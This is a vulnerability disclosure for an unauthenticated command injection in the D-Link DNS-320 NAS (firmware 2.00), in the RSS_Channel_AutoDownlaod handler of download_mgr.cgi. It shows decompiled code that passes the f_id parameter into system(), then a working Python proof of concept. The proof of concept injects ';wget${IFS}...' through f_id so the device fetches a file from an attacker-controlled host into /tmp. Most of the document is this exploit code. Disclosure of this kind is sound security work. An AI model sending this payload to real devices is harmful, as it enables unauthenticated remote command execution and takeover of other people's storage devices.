D-Link DNS-320 download_mgr.cgi RSS_Channel_AutoDownlaod function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
41    else if ( !strcmp(s, "RSS_Channel_AutoDownlaod") )
42    {
43      sub_D18C();
```

The function `sub_D18C` retrieves `f_id` and `f_auto_download` via `cgiFormStringNoNewlines` and directly injects them into a `system()` call (`rss_perform -k %s -j %s ...`), enabling remote attackers to execute arbitrary commands by meticulously crafting payload.

```
1 size_t sub_D18C()
2 {
3   _BYTE v1[1024]; // [sp-8h] [bp-724h] BYREF
4   char v2[512]; // [sp+3F8h] [bp-324h] BYREF
5   char s[256]; // [sp+5F8h] [bp-124h] BYREF
6   char v4[36]; // [sp+6F8h] [bp-24h] BYREF
7
8   memset(s, 0, sizeof(s));
9   memset(v1, 0, sizeof(v1));
10  *(_DWORD *)v2 = 0;
11  cgiFormStringNoNewlines("f_id", s, 256);
12  cgiFormStringNoNewlines("f_auto_download", v4, 8);
13  sprintf(v2, "rss_perform -k %s -j %s -f > /dev/null", s, v4);
14  system(v2);
15  strcpy(v2, "rss_perform -g > /dev/null &");
16  system(v2);
17  fwrite("Pragma: no-cache\r\nCache-Control: no-cache\r\n", 1u, 0x2Bu, (FILE *)cgiOut);
18  cgiHeaderContentType("text/xml");
19  fwrite("<?xml version=\"1.0\" encoding=\"UTF-8\"?>", 1u, 0x26u, (FILE *)cgiOut);
20  fwrite("<config>", 1u, 8u, (FILE *)cgiOut);
21  fwrite("<result>1</result>", 1u, 0x12u, (FILE *)cgiOut);
22  fwrite("<cmd>", 1u, 5u, (FILE *)cgiOut);
23  cgiHtmlEscape(v2);
24  fwrite("</cmd>", 1u, 6u, (FILE *)cgiOut);
25  return fwrite("</config>", 1u, 9u, (FILE *)cgiOut);
26 }
```

POC

```python
import requests

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
```


```python
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/download_mgr.cgi"

    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-
O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"x;{wget_cmd};"

    params = {
        'cmd': 'RSS_Channel_AutoDownlaod',
        'f_id': final_payload,
        'f_auto_download': '0',
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Attack